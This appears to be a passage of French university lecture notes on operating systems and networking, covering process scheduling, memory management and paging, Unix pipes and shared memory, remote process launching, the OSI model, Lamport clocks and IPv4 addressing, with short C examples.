Elle se fait avec une seule liste rangée par priorité croissante ou avec une liste par priorité. Il y a possibilité d'interrompre si une tâche de priorité plus grande arrive.


3°) Le tourniquet

On n'utilise pas de priorité : on prend la première tâche dans la liste des tâches prêtes et on lui donne une tranche de temps de quelques millisecondes de CPU (Central Processor Unit) et on la remet à la fin de la liste.
Exemple :

	τi	ti
T1	30	0
T2	5	ε
T3	2	2ε

ti début
τi durée

Un ordonnancement avec un quantum de 1 donne :



Le temps moyen de traitement est $\frac{37+12-\varepsilon+6-2\varepsilon}{3}$

soit 18

Un ordonnancement avec un quantum de 10 donne :

Le temps moyen de traitement est $\frac{37+15-\varepsilon+17-2\varepsilon}{3}$

soit 23

C'est un phénomène général, il faut prendre un quantum faible, mais pas trop à cause du changement de contexte rapide mais qui existe.

4°) Les files d'attente rétroactives

L'ordonnancement utilise N files d'attente avec les règles suivantes :

- une tâche qui entre dans le système est mise dans la première file,
- après avoir reçu une tranche de temps, elle est mise dans la deuxième file,
- après chaque tranche reçue elle passe dans la file suivante,
- l'algorithme choisit la première tâche de la première file non vide.

Cette méthode permet de favoriser les petits travaux sans savoir à l'avance de combien de temps CPU ils vont disposer.

III) L'allocation mémoire vive

L'allocation mémoire doit répondre à deux besoins distincts : allouer de la mémoire aux programmes qui le demandent (face à la demande) et faire cohabiter divers processus et le noyau dans une même mémoire physique (mémoire virtuelle).

1°) Mécanismes non temporels (face à la demande)

Le système de gestion de blocs doit disposer des deux commandes :
- obtenir(adresse,longueur)

- restituer(adresse,longueur)
Le système maintien deux listes :
- blocs disponibles
- blocs occupés
Politiques d'allocation :
a) premier choix (First-fit): on cherche le premier bloc de longueur suffisante.
b) meilleur choix (Best-fit) : on cherche le plus petit bloc libre de longueur suffisante quand même.
c)Plus mauvais choix (Worst-fit) : on prend systématiquement le plus gros bloc disponible.

La récupération des blocs peut se faire avec fusion. Ramasse miette (Garbage Collector)

L'allocation de mémoire se fait en utilisant l'appel standard de la bibliothèque C : malloc

```
#include <stdlib.h>
void malloc(size_t taille); /*size_t<=>unsigned int pour le moment*/
void free(void *ptr_memoire);
```


Si l'on tente d'écrire au-delà de la mémoire allouée on aura droit au message
Segmentation fault (core dumped)

2°) Ordonnancement en mémoire des processus

Les choix de l'implémentation des mécanismes d'adressage influence énormément l'ordonnancement des processus. Si l'on travaille avec un système de traitement par lots, c'est à dire en temps partagé pour lesquels les processus restent en mémoire tout le temps de leur exécution. S'il n'y a plus de place le processus est mis en attente (i.e. non chargé en mémoire). Le problème à résoudre est le même que le chapitre précédent : un algorithme pour choisir dynamiquement, parmi les blocs libres de la mémoire centrale celui qui va recevoir le nouveau processus. De nombreuses simulations ont montré que le meilleur est le first-fit puis best-fit et que ces deux algorithmes sont beaucoup plus efficace que worst-fit.
Compactage : on cherche à améliorer ces mécanismes en défragmentant la mémoire c'est à dire en déplaçant les processus en mémoire de façon à rendre contiguës les zones de mémoire libres de façon à pouvoir les utiliser.

3°) Algorithmes de pagination

Pour accélérer les mécanismes d'allocation le concept de page a été introduit. On va découper la mémoire des processus en pages. Grâce à ce système il ne sera plus nécessaire de placer les processus dans une zone contiguë de la mémoire. Toute adresse est maintenant considérée comme un couple (Numéro de page, Position dans la page).



Le désavantage de la méthode de gestion de mémoire par un mécanisme de page est le phénomène de fragmentation interne : on alloue une page entière alors que le processus ne l'utilise qu'en partie. Mais la taille des mémoires devient telle par rapport aux tailles de page que cette perte devient minime.
Un avantage des pages est une plus grande simplicité du partage de la mémoire entre différents processus. En particulier quand plusieurs processus partagent le même code, la page qui contient le code sera partageable et protégée en écriture. Sous UNIX le compilateur produit automatiquement des programmes dont la partie code est partageable.

Théorie de la localité : le fait que les instructions se déroulent les une après les autres (séquentiel) implique que les adresses ne varient pas beaucoup pour un programme et de même statistiquement pour les données (marche pour les caches)
Une fois décidée le découpage en pages deux problèmes sont à résoudre : la politique d'allocation de pages aux processus et la politique de remplacement de pages.

a) politique de remplacement de page
L'objectif de cette politique est de gérer une mémoire virtuelle. La pagination est un moyen qui permet en effet d'avoir une mémoire logique plus grande que la mémoire physique disponible réellement. Si un processus a une taille de code plus grande que la mémoire physique il pourra fonctionner (avec des défauts de page bien sûr).

Si un programme adresse une page non présente, une exception appelée erreur de page est générée et le système d'exploitation est responsable du chargement de cette page. Cette opération est lente car demande des accès disques.
Politiques de chargement :
- préchargement : amener avant d'y faire référence, c'est impossible car on ne sait pas qui sera adressé dans le futur.
- chargement à la demande : la plus utilisée. VAX charge en même temps les pages contiguës.

On dispose en mémoire de plusieurs pages ce qui implique au moment du chargement, laquelle effacer ?
Politiques de remplacement :
- algorithme aléatoire : simple mais peu efficace.
- algorithme FIFO : marche très bien lorsque le système devient chargé.
- algorithme LRU : (Last Recently used) profite de la théorie de la localité.
- algorithme LFU : (Last Frequently used) détecte donc les pages peu utilisées. mais si ce qui est peu utilisé est récent, cet algorithme ne donne pas un bon résultat.
- algorithme de classes : on réserve 2 bits pour chaque page R est le bit de référence mis à 1 si la page est référencée et M bit de modification est mis à 1 si la page est modifiée. On expulse dans l'ordre (R,M) (0,0) (1,0) (1,1) (0,1)
- algorithme de la seconde chance : FIFO mais avant de retirer on regarde le bit R. S'il vaut 1, on le met à 0 et on insère la page en début de la liste FIFO (comme si elle venait d'arriver).

b) politique d'allocation de pages aux processus
Comment répartir les pages sur les différents processus et le système ?
Remplacement local : un processus se voit affecter un certain nombre de pages qu'il va utiliser de façon autonome, son temps d'exécution ne dépend que de son propre comportement.
Remplacement global : le comportement d'allocation de pages aux processus dépend de la charge du système et du comportement des différents processus.
Problème d'écroulement : si le nombre de page alloué à un processus tombe en-dessous de son minimum vital , ce processus sera constamment en erreur de page. Ce processus doit être éjecté en zone de swap et reviendra plus prioritaire quand il y aura de la place. Un exemple de bonne et mauvaise utilisation de pages avec un tableau à deux dimensions est donné :

```
/* bonne utilisation */
int m[2048][2048];
main () {
  int i,j;
  for (i=0;i<2048;i++)
    for (j=0;j<2048;j++)
      m[i][j]=1;
}
```

Ce processus accède à une nouvelle page toutes les 2048 affectations.

```
/* mauvaise utilisation */
int m[2048][2048];
main () {
  int i,j;
  for (i=0;i<2048;i++)
    for (j=0;j<2048;j++)
      m[j][i]=1;
}
```

Ce processus accède à une nouvelle page toutes les affectations !

4°) La mémoire segmentée

La mémoire segmentée est une organisation de la mémoire qui respecte le comportement usuel des programmeurs, qui généralement voient la mémoire comme un ensemble de tableaux distincts contenant des informations de types différents. Un segment pour chaque type : données, code, table des symboles, librairies, etc. Ces différentes zones ont des tailles variées, et parfois variables au cours du temps (le tas par exemple).
La mémoire segmentée non paginée pose des problèmes de compactage (défragmentation). La stratégie idéale est : la mémoire en segments paginés.

5°) La mémoire cache

On a besoin d'un cache dès qu'une différence de temps d'accès est importante : entre un disque dur et une unité centrale ou entre une mémoire lente et une unité centrale. Tous les processeurs modernes disposent de mémoire cache. Dans son principe la gestion d'une mémoire cache suit celui de la pagination : découpage en blocs (beaucoup plus petit ici : 2, 4, 8 ou 16 octets)

IV) Utilisation dans LINUX

1°) Gestion de la mémoire des processus

Avec le programme ci-dessous on peut réaliser le mapping des adresses mémoire d'un processus.

```
/* Remy Card & al. Programmation LINUX 2.0 Eyrolles (1998)*/
#include <stdio.h> /
#include <stdlib.h>
#include <string.h>
int i;              /* Variable non initialisée (segment BSS)*/
int j=2;            /* variable initialisée (segment DATA) */
extern int  _end;
extern int _etext;  /* Fin du segment de code */
extern int _edata;  /* Fin du segment de données */
extern int __bss_start; /* Début du segment DSS */
extern char **environ; /* Pointeur sur l'environnement */
void debug(char *adr);
main(int argc, char *argv[]) {
  int k,taille,len;
  printf("Adresse de la fonction main = %09lx\n",main);
  printf("Adresse du symbole _etext = %09lx\n",&_etext);
  printf("Adresse de la variable j = %09lx\n",&j);
  printf("Adresse du  symbole _edata = %09lx\n",&_edata);
  printf("Adresse du symbole __bs_start = %09lx\n",&__bss_start);
  printf("Adresse de la variable i = %09lx\n",&i);
  printf("Adresse du symbole _end = %09lx\n",&_end);
  printf("Adresse de la variable k = %09lx\n",&k);
  printf("Adresse du premier argument :arg[0] = %09lx\n",argv[0]);
  printf("Adresse de l'environnement :environ[0] = %09lx\n",environ[0]);
  return 0;
}
```

Ce programme lancé tel quel donne le résultat :

```
Adresse de la fonction main = 008048500
Adresse du symbole _etext = 008048718
Adresse de la variable j = 0080498e8
Adresse du  symbole _edata = 0080499ac
Adresse du symbole __bs_start = 0080499ac
Adresse de la variable i = 008049a08
Adresse du symbole _end = 008049a0c
Adresse de la variable k = 0bffff9b4
Adresse du premier argument:arg[0] = 0bffffabf
Adresse de l'environnement:environ[0] = 0bffffaeb
```

2°) Mémoire partagée

Les fonctions de mémoire partagées ressemblent beaucoup aux sémaphores

```
#include <sys/shm.h>
```

```
void *shmat(int shm_id, const void *shm_addr, int shmflg);
int shmctl(int shm_id, int cmd, struct shmid_ds *buf);
int shmdt(const void *shm_addr);
int shmget(key_t cle, size_t taille, int shmflg);
```

On ajoute souvent les fichiers d'entête `sys/types.h` et `sys/ipc.h`.
shmget crée la mémoire partagée
shmat autorise l'accès d'un processus, ce qui revient à l'ajouter à son espace adresses.
shmdt détache la mémoire partagée du processus actif.
shmctl permet le contrôle de la mémoire partagée.

Chapitre 4 : Communication entre processus locaux et distants : réseaux

Cette fin du XX^{e} siècle a vu le développement spectaculaire sur toute la planète des réseaux de communication : téléphone, radio, télex, télévision, réseau informatique, télévision par câble. L'accès immédiat à une technologie avancée est une des caractéristiques majeure de nos sociétés à technologie avancée.

I) Communication inter processus

1°) Communication locale entre processus

1 - a) La communication entre père et fils par tubes (pipe)

Un tube (pipe) est utilisé pour relier un flux de données d'un processus à un autre. Le plus souvent on relie la sortie d'un processus à l'entrée d'un autre.

- Un processus hérite de son père les descripteurs de tubes.
- Un tube est composé de deux entrées (lecture / écriture).
- Chaque entrée est FIFO.
- Création d'un tube : int pipe(p) avec int p[2].
- p[0] = accès en lecture ; p[1] = accès en écriture.

Pour le plus simple on utilise :

```
#include <stdio.h>
FILE *popen(const char *commande, const char *mode_open);
int pclose(FILE *flux_a_fermer);
```

Cette technique est facile à utiliser pour des échanges de données entre programmes parents. Si ce n'est pas le cas il faut utiliser des tubes nommés (named pipes ou FIFO).

1 - b) La communication par tubes nommés

Un tube nommé est un fichier spécial créé avec la commande `mknod` ou `mkfifo`.

```
-rw-r-----   1 billard  telecom    15001 fév   4 13:59 fichier_normal
prw-r-----   1 billard  telecom        0 fév   4 13:58 mon_tube
-rw-r-----   1 billard  telecom    45876 fév   4 13:59 un_autre_fichier
```

La taille de mon_tube = 0, sauf lors de l'utilisation du tube.

Le tube s'utilise comme un fichier normal avec les primitives open, read, write, close.
On utilise pour cela une commande : `mkfifo nomfichier` ou dans les programmes qui utilisent :

```
#include <sys/types.h>
#include <sys/stat.h>
int mkfifo(const char *nomfichier, mode_t mode);
int mknod(const char *nomfichier,mode_t mode | S_IFIFO, dev_t)0);
```

Si l'on exécute le code suivant :

```
#include ....
main(){
  int res = mkfifo(« /temp/fifo1 »,0777);
  if (res == 0) printf(« FOFO créé\n »);
}
```

Une commande du type : `ls -l /tmp/fifo1`

```
prwxr-rx-x  1     toto  users 0  Jun      5 19:00     /tmp/fifo1
```

La première lettre p indique un tube (pipe).
L'ouverture se fait avec `open`, l'écriture avec `write`, la lecture avec `read`.

2°) Lancement d'un processus à distance

Le client lance le serveur. On peut prendre simplement les deux programmes :

```
/* client.c */
#include <stdlib.h>
```

```
main(){
  char commande[60];
  sprintf(commmande, « rsh ordidistant serveur »);
  system(commande);
}

/* serveur.c */
main() {
  sleep(100);
}
```

On peut utiliser aussi la primitive popen() qui permet de récupérer des informations fournies par le serveur :

```
/* client.c */
#include <stdlib.h>
main(){
  char commande[60],buffer[80];
  FILE *fp;
  int retour;
  sprintf(commmande, « rsh ordidistant serveur »);
  fp =popen(commande,« r »);
  retour  = fread(buf,1,sizeof(buf),fp);
  printf(« info reçue %s\n »,buf);
}

/* serveur.c */
main() {
  int info;
  info=1000;
  printf(« %d »,info);
  fflush(stdout);
  sleep(100);
}
```

II) Réseaux et systèmes distribués (Voir P. Rolin "Les réseaux" Hermes 1997)

1°) Notion de voie de communication

L'objet de ce chapitre est de présenter les concepts et les services fondamentaux des réseaux.

a) Service à datagramme

Historiquement le premier service de transport d'information est celui offert par la Poste. La poste a des clients : toute personne qui sait écrire. Chaque client connaît le mode d'utilisation du service postal.
Le service postal ne garantit pas que toutes les lettres arriveront. Il ne garantit pas non plus le délai d'acheminement de chaque lettre. Une lettre peut être arbitrairement retardée. Deux lettres postées consécutivement peuvent arriver dans un ordre différent. On dira que le service postal n'assure pas le séquencement du courrier. Nous qualifierons le service postal de service à datagramme car il a les caractéristiques suivantes :

- utilisateur doit construire une lettre pour chaque information à échanger,
- la quantité d'information qui peut être mise dans une lettre est limitée (ici par le poids)
- utilisateur doit connaître l'adresse de son destinataire
- utilisateur peut envoyer une lettre quand bon lui semble,
- il n'est pas nécessaire que le destinataire soit présent au moment de l'envoi et il n'est pas nécessaire de demander l'accord du destinataire pour lui envoyer une lettre.

b) Protocole du cuisinier

Nous allons imaginer un apprenti cuisinier recevant les ordres d'une recette d'un chef cuisinier par courrier postal pour illustrer les conséquences des propriétés de ce service. Ce qui caractérise cet exemple est qu'une recette de cuisine est un ensemble de tâches avec une relation de précédence.
Si chacune des tâches est mise dans une lettre le problème est que naturellement les tâches peuvent arriver dans le mauvais ordre => problèmes faciles à imaginer. Il faut donc imaginer une solution pour éviter cette erreur de séquencement.

c) Spécification informelle du protocole

Notre protocole sera le suivant : chaque lettre aura en en-tête l'annotation suivante, i/j qui signifie que la lettre reçue est la i^{eme} parmi j à recevoir. Quand l'apprenti cuisinier reçoit une lettre de numéro i, deux cas peuvent se produire :

- il a reçu toutes les lettres précédentes, il peut alors exécuter les ordres de la lettre i
- il n'a pas reçu toutes les lettres, il conserve cette lettre et attends les lettres précédentes

On voit que l'on a rajouté une information complètement indépendante de la recette à effectuer.
On pourrait souhaiter que ni l'apprenti ni le chef ne connaisse ce protocole qui n'a absolument rien à voir avec leur métier. Dans ce cas il faut faire intervenir deux secrétariats de chaque côté qui exécutent le protocole. Pour nos deux cuisiniers, le service rendu par le secrétariat est toujours un service de communication, une voie de communication. Mais ce service a une propriété nouvelle que n'a pas le service de la poste utilisé : il garantit que les lettres arrivent dans l'ordre de soumission.

d) Service sur connexion

Un service de connexion se distingue du service à datagramme par le fait qu'il faut préalablement à toute communication établir un contexte de connexion. Ce contexte contient les informations nécessaires à la gestion de l'échange. Le téléphone est un bon exemple de service sur connexion.
Il nécessite, l'établissement d'une connexion, puis une transmission puis la libération de la ligne.

2°) Architecture des réseaux

L'ensemble des couches et protocoles est appelé architecture. Les spécifications de l'architecture doivent être suffisamment précises pour permettre d'écrire le programme ou de construire le matériel pour chaque couche.
Hiérarchie des protocoles : les interfaces bien conçues facilitent les changement de mise en oeuvre dans une couche (par exemple le remplacement des lignes téléphoniques par des canaux satellites).
Principes de conception des couches : chaque couche doit posséder un mécanisme d'établissement de connexion, un mécanisme de fin de connexion, un mécanisme de transfert des données (un sens = simplex, 2 sens non simultanés = semi-duplex, 2 sens = duplex), un mécanisme de contrôle d'erreur, un mécanisme d'asservissement dans le cas d'émetteur rapide et récepteur lent.

3°) Le modèle de référence OSI

Définitions

Système (N) : est dans un composant constitué de matériel et de logiciel du réseau. Typiquement un commutateur, un routeur, une station de travail, ... sont des systèmes.
Sous-sytème (N) : élément d'une division hiérarchique d'un système n'ayant d'interaction qu'avec les éléments des niveaux immédiatement inférieur et supérieur de cette division.
Couche (N) : subdivision de l'architecture OSI, constituée de sous-systèmes de rang (N). On dit qu'une couche fournit un service ou est prestataire de service. Une couche construit au moins une voir plusieurs voies de communication.
Entité (N) : élément actif d'un sous-système (N). Considérez qu'il s'agit d'un processus et du programme exécuté par ce processus. Ce processus met en oeuvre (réalise, exécute) un protocole particulier. On utilisera le terme entité protocolaire.
Service (N) : capacités que possèdent la couche (N) [et les couches inférieurs à celle-ci] et qui sont fournies aux entités (N+1) à la frontière entre la couche (N) et la couche (N+1). Ces services sont invoqués par des primitives spécifiques du service.
Facilités (N) : éléments d'un service (N).
Point d'accès à des services [SAP(N) en anglais : Service Access point] : le point où les services (N) sont fournis par une entité d'un sous-système (N) à une entité d'un sous-système (N+1). Les blocs de données des utilisateurs des services, appelées unités de services données SDU (Service data Unit, traversent les SAP.
Protocole (N) : ensemble de règles et de formats sémantiques et syntaxiques prédéfinis déterminant les caractéristiques de communication des entités d'une couche (N). La mise en oeuvre d'un protocole est effectuée à l'aide de PDU (Protocol Data Unit).

Le modèle OSI utilise 7 couches.

7 Application
6 Présentation
5 Session
4 Transport
3 Réseau
2 Liaison
1 Physique

1- La couche Physique
C'est la couche de niveau 1 du modèle . Elle offre les services de l'interface entre l'équipement de traitement informatique (ordinateur ou terminal) et le support physique de transmission. L'unité de transfert gérée par cette couche est l'information élémentaire binaire.
2- La couche de Contrôle de la liaison
Pour qu'une succession de bits prenne sens, cette couche définie des conventions pour délimiter les caractères ou des groupes de caractères. Elle a, donc pour but d'acheminer sur une voie physique toutes les informations qui lui sont transmises par la couche supérieure. L'unité de traitement à ce niveau est appelée trame de données (de quelques centaines d'octets).
3- La couche Réseau
Cette couche permet de gérer le sous-réseau, la façon dont les paquets (ensemble de trames) sont acheminés de la source au destinataire. La couche réseau a de ce fait pour rôle essentiel d'assurer les fonctions de routage (fonction détaillée dans la suite).
4- La couche Transport
La fonction de base de cette couche est d'accepter des données de la couche session, de les découper, le cas échéant, en plus petites unités, et de s'assurer que tous les morceaux arrivent correctement de l'autre côté. La couche transport crée une connexion réseau par connexion transport requise par la couche session. Elle détermine également le type de services à fournir à la couche
session et, finalement, aux utilisateurs du réseau. Le type de service est déterminé à la connexion.
5- La couche Session
Cette couche effectue la mise en relation de deux applications et fournit les protocoles nécessaires à la synchronisation des échanges, leur arrêt et leur reprise. Elle permet d'attribuer un numéro d'identification à l'échange d'une suite de messages entre applications.
6- La couche Présentation
Elle permet la traduction des données transmises dans un format , commun à toutes les applications, défini par la norme afin de permettre à des ordinateurs ayant différents formats de communiquer entre eux.
7- La couche Application
C'est la couche de plus haut niveau : le niveau 7. Elle exécute des fonctions de traitement diverses et permet la normalisation de services d'applications typées telles que :

- le transfert de fichier distant (FTP)
- la soumission de travaux distants (telnet)
- la messagerie

4°) Avantages procurés par les réseaux

- Partage des ressources.
- Augmentation de la puissance de calcul.
- Facilité d'évolution.
- Fiabilité et résistance aux pannes : un système peut tomber en panne sans arrêter complètement l'ensemble.
- Communication

III) Problèmes structurels dans la répartition

Un système réparti comporte un ensemble de machines reliées par un réseau de communication. Ils sont caractérisés par la coopération de leurs différents composants en vue d'une tâche commune.

- Le système doit pouvoir continuer à fonctionner (éventuellement avec service dégradé) malgré la défaillance d'une partie de ses composants
- La représentation de l'état courant du système est partagée entre plusieurs de ses composants.

Ainsi un système à multiprocesseur à mémoire commune n'est pas considéré comme un système réparti.

1°) Ordonnancement des événements

Nous avons eu l'occasion de définir l'état (d'un système centralisé) comme :

Rappel : Etat : $s_k=[C_1(k), ..., C_n(k)]$ où les C_i représentent des cellules mémoire.

Cette définition nécessite une horloge commune k et de la mémoire commune : les C_i.

C'est fini maintenant, on n'a plus de mémoire commune et les sites ne peuvent communiquer entre eux que par l'envoi de messages. Les délais de transmission font que deux sites peuvent avoir une perception différente de l'état à un instant donné et même de l'ordre des événements qui se produisent sur un 3° site. Comment ordonner les événements ?
La solution a été trouvée par Lamport (1978).
Définissons une relation d'ordre de précédence causale notée ->

Soient a et b 2 événements, a précède directement b si l'une des conditions est vraie:


- a et b se sont produits sur le même site et a est antérieur à b
- a est l'envoi d'un message m depuis un site et b est la réception de ce message.

-> est la fermeture transitive de précède directement

La précédence causale -> est un ordre partiel, elle traduit une dépendance potentielle : pour que a puisse être la cause de b, il est nécessaire que a->b.

Méthode pratique : Sur chaque site Si on a un compteur Hi (horloge logique) initialisée à 0 qui sert à dater les événements de ce site. A chaque événement e sur Si on fait Hi=Hi+1 et la date notée Hi(e) est la nouvelle valeur de Hi.
Tout message m émis par Si porte une estampille E(m) et le site Sj qui le reçoit exécute :
Hj = max(Hj,E(m))+1
On n'a pas défini un ordre strict car des événements causalement indépendants arrivent sur des sites différents et peuvent avoir même date. On définit un ordre total strict noté =>
a=>b ssi Hi(a)<Hj(b) ou Hi(a)=Hj(b) mais i<j
Donc un événement peut être daté par le couple (numéro de site, estampille)

Exemple :



On a (1,0)=>(2,0)=>(3,0)=>(1,1)=>(2,1)....
Mécanisme de diffusion :
On envoie message m à l'ensemble des processus récepteurs. C'est le mécanisme de base pour le maintien de la cohérence des informations réparties et pour la tolérance aux fautes. Pour maintenir cette cohérence on a besoin d'ordonner les événement.

2°) Répartition des ressources

Pour un système réparti la question principale est : où placer chacun des éléments ?

- Emplacement des données : choisir cet emplacement est compliqué, déjà parce qu'on peut le réaliser de plusieurs façons : (Martin 1989)
    1. reproduites
    2. séparées (réparties dans plusieurs endroits)
    3. réorganisées (dérivées ou résumées à partir d'autres endroits)
    4. mises en antémémoire (reproduites partiellement)
- Analyses d'affinité

1. affinité d'une entité F(e) :fréquence de toutes les interaction avec cette entité e.
2. affinité mutuelle : F(e1,e2) fréquence des interactions mutuelles entre ces deux entités.
3. facteur d'affinité : AF(e1,e2)=F(e1,e2)/(Fe1)+F(e2)

Exemple :

	Serveur 1	Serveur 2	F(Client i)
client 1	30	60	90
client 2	100	80	180
F(serveur j)	130	140	

On donne

Serveur 1	Serveur 2
30/(130+90)	60/(90+140)
100/(180+130)	80/(180+140)

On cherche

IV) Problèmes de modélisation de la qualité d'un réseau

1°) Fiabilité

La fiabilité et la disponibilité sont deux notions liées.

Fiabilité : probabilité qu'un système fonctionne au temps t : $R(t)=e^{-\lambda t}$ si le système possède un taux de panne constant. Cette hypothèse est vérifiée pour le matériel mais pas pour le logiciel.
Il vient Temps Moyen Entre Pannes : TMEP = $1/\lambda$.
Disponibilité : A = TMEP/(TMEP+DMR) (DMR délai moyen de restauration)
DMR = Dr+Di+Dc+Dv
Dr : temps de réponse
Di délai d'isolation de la panne
Dc délai de correction
Dv délai de vérification
Composants en série : $A=\Pi Ai$
composants redondants : $A=1-\Pi(1-Ai)$

2°) Performances

On appelle débit ou bande passante la quantité d'information qu'une voie peut écouler par seconde. Comme nous nous intéressons essentiellement au transfert d'information numérique, la bande passante ou débit D sera exprimée en bit par seconde noté Bp/s. Une voie ayant un débit D de 19,6 kb/s écoule 19600 bits par seconde.
Le débit nominal est généralement le débit fourni par le support physique. Ce débit étant exprimé en b/s, on appelle durée d'émission/réception le temps nécessaire pour que l'interface émette/reçoive un certain nombre de bits. Soit T_m la taille en bits d'un message, la durée d'émission d_e, ou de réception d_r est bien évidemment égale à :
$d_e=T_m/D_e$ et $d_r=T_m/D_r$
Ces relations permettent de définir :
Efficacité des réseaux
On notera AR pour l'accusé de réception.

$$E \approx \frac{M}{M+F}$$

M dimension du message en octets
F : temps de fonctionnement ramené en nombre d'octets nécessaire à l'envoi de message = bloc de début et de fin + taille de l'AR + P x délai du réseau x débit du réseau + temps intertrame x (P-1)
AR : accusé de réception,
P : nombre de paquets envoyés

IV) Bibliographie

P.E. Renaud "Introduction aux systèmes Client/Serveur" SYBEX (1994)
A. Arnold et al. "Programmes parallèles : modèles et validation" Armand Colin (1992)
A. TanenBaum "Réseaux architectures, protocoles, applications" InterEditions (1990)
H. Ventsel et al. "Problèmes appliqués de la théorie des probabilités" Editions MIR (1988)
S. Lohier et al. "Transmissions et réseaux" Dunod (1994)
P. Rollin et al. "Les réseaux : principes fondamentaux" Hermes (1997)
L. Toutaint "Réseaux locaux et Internet" Hermes (1996)
Pascal Nicolas « Cours de réseaux maîtrise d'Informatique Université d'Angers » Polycopié disponible à `http://www.info.univ-angers.fr/pub/pn`

Chapitre 5 : Réseau TCP/IP

TCP/IP est un sigle qui recouvre deux protocoles utilisés par de nombreuses sociétés commercialisant des équipements de réseaux. Ces deux protocoles sont IP (Internet protocol) et TCP (Transmission Control Protocol). Dans les faits, ce sigle TCP/IP représente beaucoup plus que deux protocoles, en fait tout les applications développées au-dessus d'eux : SMTP (Simple mail Transport protocol), FTP (File Transfert protocol), accès à des bases d'information WWW...

I) Architecture TCP/IP

1°) Généralités

Par rapport au modèle OSI, on trouve :

7 Application	TFTP, BOOTP, SNTP, FTP, SMTP,MIME
6 Présentation	Pas de protocole
5 Session	Pas de protocole
4 Transport	TCP, UDP
3 Réseau	IP, ICMP, RIP, OSPF, BGP, IGMP
2 Liaison	SLIP, CSLIP, PPP, ARP, RARP, MTU
1 Physique	ISO 2110, IEEE 802, IEEE 802.2

Pour présenter les protocoles, nous allons utiliser certaines notations que nous présentons ici.
Définitions :

- Une spécification Alice and Bob est une séquence d'assertions de la forme A ->B:M où A et B sont processus (ou des machines) et M est un message.
- Une spécification Alice and Bob annotée est une séquence d'assertions de la forme A->B:T_1,...T_k ||M || O_1,...O_n où A et B sont des processus, M un message, T_1 ... T_k et O_1....O_n sont des séquences d'opérations réalisées par A et B respectivement.

Les messages M que nous allons utiliser dans la suite contiennent de l'information qui se situe dans les entêtes des trames.

2°) Adressage IP (Internet Protocol)

Le réseau doit lui savoir répondre à la question : quelle est la destination de vos données ? Pour des raisons pratiques les données sont divisées en paquets (entre un et 1500 octets). IP ajoute à chaque paquet de données l'adresse du destinataire (et d'ailleurs celle de l'expéditeur pour la réponse). Les adresses sont à 32 bits (en Ipv4 voir figure 5.2). Pour assurer l'unité des adresses IP, elles sont attribuées par un organisme central, le NIC (Network Information Center).
Ces adresses correspondent à une hiérarchie réseau, sous-réseau, hôte. Ce découpage se fait suivant la classe (voir exercice 1) et suivant un masque. Le principe est que le sous réseau peut avoir n'importe quel longueur (en nombre de bits) tandis que le réseau lui, dépend de la classe : 8 bits pour la classe A, 16 bits pour la classe B, 24 bits pour la classe C.

Masque	***Adresse***	***Réseau***	***Sous-réseau***	***Hôte***
0xFFFF0000	10.27.32.100	A : 10	27	32.100
0xFFFFFE00	136.27.33.100	B : 136.27	16 (32)	1.100
	136.27.34.141	B : 136.27	17 (34)	0.141
0xFFFFFFC0	193.27.32.197	C : 193.27.32	3 (192)	5

$(C)_{16} = (1100)_2$ $(FE)_{16} = (11111110)_2$
$(192)_{10} = (11000000)_2$ $(197)_{10} = (11000101)_2$
$(33)_{10} = (00100001)_2$

Les adresses globales du réseau correspondent à un numéro de machine tous bits à 0 (donc interdit pour une machine) et les adresses de diffusion (Broadcast)à un numéro de machine tous bits à 1.

0 3 4 7 8 15 16 18 19 24 31

Version	IHDL	Type of service	Total Length	
Identification			Flags	Fragment Offset
Time to live		protocol	Header Checksum	
Source Address				
Destination Address				
Options				Padding

Example Internet Datagram Header(RFC 791)
Figure 5.1.

Divers problèmes découlent de ce protocole :
- il faut beaucoup de paquets pour transmettre l'information (qui est bien plus grande en général que 1500 octets)
- les réseaux perdent parfois des paquets
- les paquets peuvent arriver dans le désordre (parce qu'ils ne prennent pas forcément le même chemin.

C'est à la couche TCP qu'appartiendra de gérer ces problèmes.

3°) Routage IP

